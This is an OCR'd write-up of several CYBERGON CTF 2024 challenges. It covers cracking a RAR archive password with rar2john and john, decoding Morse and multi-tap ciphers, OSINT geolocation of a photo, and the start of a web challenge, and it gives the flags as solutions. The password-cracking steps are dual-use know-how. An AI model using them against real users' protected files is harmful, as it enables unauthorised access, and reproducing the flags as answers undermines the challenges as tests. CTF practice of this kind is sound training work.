



Flag : CYBERGON_CTF2024{Y0u_g07_r053}


Triple Quiz



First I downloaded the given rar file from the challenge and I need password to extract rar file but I don't know password so I need to bruteforce the rar file password. After bruteforcing the password with john I got rar file password and I extract the file then I got a wav file so I open the wav file I notice that is morse code so I decode it in morsecode.world then I got a strange number.Then I use cipher identifier and I got it with Multi-tap Phone (SMS) cipher.


kali@kali: ~/Desktop/ctf/cybergon/triple_Quiz
File Actions Edit View Help
┌──(kali㉿kali)-[~/Desktop/ctf/cybergon/triple_Quiz]
└─$ rar2john Triple_Quiz.rar > hash.txt
┌──(kali㉿kali)-[~/Desktop/ctf/cybergon/triple_Quiz]
└─$ cat hash.txt
Triple_Quiz.rar:$rar5$16$b1df8abd1150145862c22f8ad28a94c9$15$5a1a8000735e491c6c9112a8374e88df8c520f4bb9d9dd0c0
┌──(kali㉿kali)-[~/Desktop/ctf/cybergon/triple_Quiz]
└─$ john --show hash.txt
Triple_Quiz.rar:ICEMAN
1 password hash cracked, 0 left
┌──(kali㉿kali)-[~/Desktop/ctf/cybergon/triple_Quiz]
└─$



morsecode.world/international/decoder/audio-decoder-adaptive.html
International Morse Decoders
Audio Decoder
Audio Decoder (Expert)
Gaze Decoder
Use the microphone:
Or analyse an audio file containing Morse code:
Listen
Stop
Upload
Play
Stop
Filename: "Triple Quiz.wav"
6 666 777 7777 33 9 444 8 44 8 66 444 66 33
Clear Message
WPM
Farnsworth WPM
Frequency (Hz)
Minimum volume
Maximum volume
Volume threshold
20
20
375
-60
-30
200
Manual
Manual




Flag: CYBERGON_CTF2024{MORSEWITHTNINE}


Rules

I found the first part of the flag at discord channel.






I found the second part at cybergon ctfd rules.




I found the third part of the flag at https://cybergonmyanmar.com/blog/detail/14




Flag: CYBERGON_CTF2024{d1sc0rd_p0rt4l_w3b}


Favourite Menu & Restaurant




- By performing an OSINT, we came up with an interesting link on social media.



- On the google calendar, we found hex strings which are interesting.




- Using Cyberchef to decode it, I got a link.




- This link will redirect us to google drive which contains a compressed file.

- After download and decompress it, we got two files including, jpeg and zip files. According to the clue given on the challenge description, we knew that the password of the zip file formatted as **City_Country** based on the given picture that is **boat.jpg**.




- Looking at the Boat picture it seems like it is in france. Let's performed a reverse image.

- After taking some times navigating on the result of reverse image, I got this information helpful which is https://stolenboats.info/en/theft/2856
- Therefore, the password for this file is **La Rochelle_France**
- We got a Ghost Sound.wav which can be then convert to spectrogram.




- Using these words on what3words




Flag: CYBERGON_CTF2024{Beef Soup_Heng Chun Seng}


Web

Tricky Number




First I download the server.js and read to understand the code.Then I use ChatGPT to get the number.






